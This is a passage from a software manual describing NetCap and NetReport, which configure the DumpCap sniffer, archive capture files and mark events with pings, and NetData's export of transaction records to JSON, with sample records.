
NetCap assists in sniffer configuration and ensures that the sniffer keeps running. NetCap itself can be stopped and restarted without affecting the sniffer. When it is first started it won't find a control file and will begin the configuration process by presenting this window:



The user need only specify the disk drive that is to record the capture files, and NetCap can be allowed to run with default values for all the other parameters. Alternatively, configuration can proceed with the window below.

NetCap supports three modes of operation: capture only; capture and continuous analysis by NetData; and capture, analysis and chart display on a console provided by a second NetData instance. The last mode is awaiting further testing and renewed certification.


The two main groups of controls concern sniffer parameters and capture-file management.




DunpCap is the recommended sniffer and NetCap will assemble its command line from the specified parameters when the Configure button is pressed. The required network interfaces can be selected from the box that lists all the interfaces recognised by DumpCap. DumpCap can capture traffic at multiple interfaces and the indexes of all the selected interfaces are entered in the command-line box, each prefixed by '-i'.


When NetCap discovers a new, closed capture file in the specified capture folder, it moves it into a subfolder named 'Recorded'.

The Archive button on the main NetCap window allows the user to specify a time range and then moves the relevant capture files into an archive folder where they are safe from automatic deletion.





The Report button is designed for PC users and simplifies selection of a time range when a performance problem is experienced; it archives all the packets captured in a preceding time period, and presents a text editor for the user to enter notes on the problem to help the performance analyst.




The specified archive folder can be located on a mapped drive in a separate machine – perhaps in a central office. Large numbers of PC users – perhaps staff working at home or in branch offices – can in this way report problems to a central office and have them analysed by a NetData specialist.

A text file with the problem notes is placed in the archive folder and a copy is stored locally in the Recorded folder. The specified archive folder is split into subfolders named like the capture files produced by each originating PC, and those subfolders are split further to separate the capture files from different days. For example, if the names of a PC's capture files are prefixed with 'Allegro', archiving on 16th February will move them to a subfolder with the name '\Allegro\210216'.


When files are to be archived by the Report button they are first moved to a temporary archive folder on the local machine until all the relevant capture files have been assembled, and then they are moved to a subfolder of the specified archive folder.

Before capture files are moved to the archive folder they may optionally be compressed in a single zip file by a program named PKZip25.exe located in the NetCap home folder. Such a program can be supplied with NetCap. If a password is entered in the NetCap configuration window, the contents of the zip file can be encrypted with that password.



The Recount button forces NetCap to revise its knowledge of all the capture files in the Recorded folder in case files have been added or removed without NetCap's knowledge.


A separate program called NetReport is designed for remote machines and further simplifies the archiving operation.



NetReport's main window is small and may have only one button that performs the same function as NetCap's Report button. It has no configuration facilities apart from altering the archive time period. It is expected to be started automatically when the PC starts, and when started will read a configuration file created by NetCap.


While a system behaves poorly significant events may occur that should be identified in the traces. To help identify events NetCap and NetReport provide an option for the user to issue Ping packets to mark events in capture files.

To enable this option a Ping IP address must be entered in NetCap's configuration window. NetCap's Event button and NetReport's 'Mark Event' button send an immediate Ping (ICMP echo request) packet to that address and display an editor window for the user to enter a description of the event.



Entries in the report notes are preceded by a timestamp. The Ping event notes are retained for inclusion with the report notes that accompany a concluding set of capture files moved to the archive folder. Unless cleared by the user, notes are carried over for successive reports but the notes for each report are ruled off.

The nominated report period will be expanded automatically to cover the first event-marking ping since the previous report.




A ping packet is issued immediately when the Event button is clicked, and a shorter ping packet is issued when the Close button is clicked. The second ping helps to identify a transaction that might be started by the user immediately after entering an event description. The first ping could be used to mark the completion of a user transaction. Timestamps for both pings are automatically entered in the report notes.

Event-marking pings are useful not only for marking problem events but also for marking different transactions executed for bench-marking purposes. Such an exercise is normally conducted before a configuration change and especially before a change in the location of clients or servers that could have a significant effect on round-trip times – as could occur, for example, when servers are moved out from, or into, different clouds. NetData's modelling tools are then able to estimate the impact of such a change on the response times of various transactions.

28.6 Exporting Transactions in JSON File

An option in NetData's File menu will export records of all the transactions in its database to a JSON (JavaScript Object Notation) file.



Each transaction record has 22 fields:

```
{
  "project":                    {
    "name":                       "J:\AdagioCaptures\Test\JSON_XMLtables\TST-Successful",
    "transactions":               [
      Table - 666 rows x 22 columns
      {
      {
        "key":                        2,
        "class":                      "Server",
        "clientAdrs":                 "10.23.24.68",
        "clientName":                 "10.23.24.68",
        "serverAdrs":                 "10.23.18.61",
        "serverName":                 "CD133490",
        "serverPort":                 3389,
        "protocol":                   "RDsktPS./TCP",
        "descrip":                    ": AppData[1xx]--AppData[*]; AppData[xx]; AppData[
        "keyData":                    "Rec lengths: 128; resp 6736; 32; 1216; 80",
        "date":                       "14/10/15",
        "timeRqstStrt":               "17:12:22.7577",
        "timeRqstEnd":                "17:12:22.7577",
        "timeRespStrt":               "17:12:22.7602",
        "timeRespEnd":                "17:12:22.8923",
        "clientSecs":                 0.1023,
        "connectID":                  176089,
        "secConnID":                  176089,
        "lengthRqst":                 133,
        "lengthResp":                 8084,
        "rqstFrame":                  6,
        "respFrame":                  14},
      {
```


A convenient way to inspect the contents of the output file is with NetData's own JSON file viewer, an option in the View menu. That viewer reveals the structure of data in the file and recreates tables within the file. In the example above the JSON viewer has recreated the project's transaction table with 666 rows and 22 columns. The table can be viewed in its own window and then filtered, sorted and scrolled both vertically and horizontally:

key	class	clientAdrs	clientName	serverAdrs	serverName	serverPort	protocol	descrip
54	Server	10.23.24.68	10.23.24.68	10.23.18.61	CD133490	3389	RDsktPS./TCP	: AppData[1xx]--AppData[4xx]; AppData
55	Server	10.23.18.61	CD133490	10.243.95.19	10.243.95.19	8000	SAPicm/HTTP/TCP	GET: /sap/poa/sbc/ps/BPCWEB.SIN(
56	Server	10.23.24.68	10.23.24.68	10.23.18.61	CD133490	3389	RDsktPS./TCP	: AppData[1xx]--AppData[6xx] (2)
57	Server	10.23.24.68	10.23.24.68	10.23.18.61	CD133490	3389	RDsktPS./TCP	: AppData[xx]--AppData[3xx]
58	Server	10.23.24.68	10.23.24.68	10.23.18.61	CD133490	3389	RDsktPS./TCP	: AppData[1xx]--AppData[*] (3)

In its own window the table is viewed by a standard NetData table browser and because the browser has an Export button its contents can be output to either a JSON file or a CSV file for loading into a spreadsheet.


The table browser's export function provides a means to create a highly customised JSON file of transaction records. A filtered set of records can be loaded into the charting module, and the records can be filtered further in the transaction browser. Any columns can be revealed or hidden, and the records can sorted in any order.

	Trn Key	Request Strt	Resp End	Type	Description	Svr Time	All Time	ConnID
▪	1	17:12:22.645635	17:12:22.655372	RDsktPS./TCP	: AppData[xx]--AppData[1xx]	0.0097	0.0097	176089
▪	2	17:12:22.757651	17:12:22.892328	RDsktPS./TCP	: AppData[1xx]--AppData[*]; ...	0.0026	0.1347	176089
▪	3	17:12:22.918635	17:12:23.035545	RDsktPS./TCP	: AppData[1xx] (2)--AppData[...	0.0008	0.1169	176089
▪	4	17:12:23.133415	17:12:23.159351	RDsktPS./TCP	: AppData[1xx]--AppData[xx]; ...	0.0059	0.0259	176089
▪	5	17:12:23.277886	17:12:23.535906	RDsktPS./TCP	: AppData[xx] (2)--AppData[*];...	0.0129	0.2580	176089
▪	6	17:12:23.54229	17:12:23.580098	RDsktPS./TCP	: AppData[xx]--AppData[*]; A...	0.0104	0.0378	176089

The exported records reflect only what can be viewed in the browser, as in this example:



```
{
  "table":                    {
    "title":                    "Transactions of Project TST-Successful",
    "rows":                     [
      Table - 636 rows x 14 columns
      {
      {
        "Trn Key":                  2,
        "Request Strt":             "17:12:22.757651",
        "Resp End":                 "17:12:22.892328",
        "Type":                     "RDsktPS./TCP",
        "Description":              ": AppData[1xx]--AppData[*]; AppData[xx]; AppData[
        "Svr Time":                 0.0026,
        "All Time":                 0.1347,
        "ConnID":                   176089,
        "Client":                   "10.23.24.68",
        "Server":                   "CD133490",
        "Key Data":                 "Rec lengths: 128; resp 6736; 32; 1216; 80",
        "LRqst":                    133,
        "LResp":                    8084,
        "Frame":                    6},
      {
```


The format for data exported from table browsers is set in the Project page of controls:

